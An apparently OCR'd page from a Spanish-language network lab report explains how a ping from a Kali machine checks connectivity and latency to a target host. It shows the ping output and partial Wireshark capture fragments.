
Este comando envía **paquetes ICMP Echo Request** hacia la dirección IP de la máquina víctima y espera respuestas **Echo Reply**.

- Su propósito principal es **comprobar la conectividad** entre el atacante y la víctima.
- Además, permite **medir la latencia** (tiempo de ida y vuelta de los paquetes) y observar si existe **pérdida de paquetes** en la comunicación.

El resultado esperado es una salida en consola que muestre la dirección IP de la víctima, junto con estadísticas como:

- Tiempo de respuesta (en milisegundos).
- Número de paquetes enviados, recibidos y perdidos.
- Porcentaje de pérdida de paquetes.

Esto confirma que la dirección IP objetivo está activa en la red y que responde a solicitudes básicas de red.


kali@kali: ~
File Actions Edit View Help
kali@kali: ~
kali@kali: ~
└─$ ping 192.168.1.142
PING 192.168.1.142 (192.168.1.142) 56(84) bytes of data.
64 bytes from 192.168.1.142: icmp_seq=1 ttl=64 time=72.1 ms
64 bytes from 192.168.1.142: icmp_seq=2 ttl=64 time=260 ms
64 bytes from 192.168.1.142: icmp_seq=3 ttl=64 time=44.0 ms
64 bytes from 192.168.1.142: icmp_seq=4 ttl=64 time=157 ms
64 bytes from 192.168.1.142: icmp_seq=5 ttl=64 time=69.7 ms
64 bytes from 192.168.1.142: icmp_seq=6 ttl=64 time=155 ms
64 bytes from 192.168.1.142: icmp_seq=7 ttl=64 time=317 ms
64 bytes from 192.168.1.142: icmp_seq=8 ttl=64 time=237 ms
64 bytes from 192.168.1.142: icmp_seq=9 ttl=64 time=144 ms
64 bytes from 192.168.1.142: icmp_seq=10 ttl=64 time=231 ms
64 bytes from 192.168.1.142: icmp_seq=11 ttl=64 time=140 ms
64 bytes from 192.168.1.142: icmp_seq=12 ttl=64 time=174 ms
64 bytes from 192.168.1.142: icmp_seq=13 ttl=64 time=226 ms
64 bytes from 192.168.1.142: icmp_seq=14 ttl=64 time=80.4 ms
64 bytes from 192.168.1.142: icmp_seq=15 ttl=64 time=36.5 ms
64 bytes from 192.168.1.142: icmp_seq=16 ttl=64 time=205 ms
64 bytes from 192.168.1.142: icmp_seq=17 ttl=64 time=522 ms
64 bytes from 192.168.1.142: icmp_seq=18 ttl=64 time=339 ms
64 bytes from 192.168.1.142: icmp_seq=19 ttl=64 time=786 ms
64 bytes from 192.168.1.142: icmp_seq=20 ttl=64 time=329 ms
64 bytes from 192.168.1.142: icmp_seq=21 ttl=64 time=376 ms
64 bytes from 192.168.1.142: icmp_seq=22 ttl=64 time=64.4 ms
64 bytes from 192.168.1.142: icmp_seq=23 ttl=64 time=14.7 ms
64 bytes from 192.168.1.142: icmp_seq=24 ttl=64 time=265 ms
File Edit View
ip.addr == 192.168
No. Time
81841 1119.8
81842 1119.8
81882 1120.2
81911 1120.9
81918 1121.1
81919 1121.1
81920 1121.1
81921 1121.1
82052 1122.3
82111 1122.5
Frame 55510:
Ethernet II,
Internet Prot
Transmission
wireshark_